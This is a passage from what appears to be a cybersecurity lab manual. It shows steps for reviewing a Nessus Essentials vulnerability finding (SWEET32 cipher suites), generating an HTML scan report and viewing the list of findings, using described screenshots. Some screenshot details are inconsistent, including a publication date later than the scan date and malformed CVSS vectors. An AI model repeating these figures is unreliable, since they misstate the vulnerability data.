
29. The report regarding selected vulnerability **SSL Medium Strength Cipher Suites Supported (SWEET32)** appears with detailed information such as plugin details, risk information, vulnerability information, reference information and the solution, and output, as shown in the screenshot.

The screenshot shows the Nessus Essentials interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash), 'Resources' (Policies, Plugin Rules, Terrascan), and a 'Tenable News' section. The main area is titled 'Local Network / Plugin #42873'. It displays a 'Vulnerabilities' tab with 34 results, a 'VPR Top Threats' tab, and a 'History' tab. A specific vulnerability is highlighted: 'SSL Medium Strength Cipher Suites Supported (SWEET32)'. The 'Description' section states: 'The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.' It notes that it's easier to circumvent medium strength encryption if the attacker is on the same physical network. The 'Solution' section suggests reconfiguring the affected application. The 'Risk Information' section provides CVSS v3.0 details: Base Score 7.5, Vector CVSS:3.0/AV:N/AC/U/PR:N/UI:N/S:U, and CVSS v2.0 details: Base Score 5.0, Vector CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:. The 'Output' section lists 'Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)'. The 'Vulnerability Information' section shows the vulnerability was published on August 24, 2022. The bottom right corner shows the date as 3/30/2022 and the time as 11:38 PM.


30. On completing the vulnerability analysis, click **Scans**, and then click the recently performed scan (here, **Local Network**).

The screenshot shows the 'Scans' page in Nessus Essentials. The sidebar is identical to the previous screenshot. The main area is titled 'My Scans'. It shows a table with one entry: 'Local Network' (Status: On Demand, Last Modified: Today at 11:27 PM). There are 'Import' and 'New Folder' buttons at the top right of the table area.

31. In the **Local Network** window, click the **Report** tab from the top-right corner, in the **Generate Report** window choose a file format (here, **HTML**) from the available options and click **Generate Report**. By downloading a report, you can access it anytime, instead of logging in to Nessus again and again.



32. Once the download is finished, a pop-up appears at the top of the browser; click **Open file**.




Module 05 – Vulnerability Analysis

33. The Nessus scan report appears in the **Edge** web browser, as shown in the screenshot.

Note: Screenshots and browser might differ when you perform this task.

34. You can click the **Expand All** option to view the detailed scan report.



Module 05 – Vulnerability Analysis

35. A list of discovered vulnerabilities appears. You can further click on plugins (here, [42873](#)) to view more detailed information on the vulnerability

Note: The results might differ when you perform this task.

Severity	CVSS v3.0	Plugin	Name
HIGH	7.5	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5*	41028	SNMP Agent Default Community Name (public)
MEDIUM	6.5	51192	SSL Certificate Cannot Be Trusted
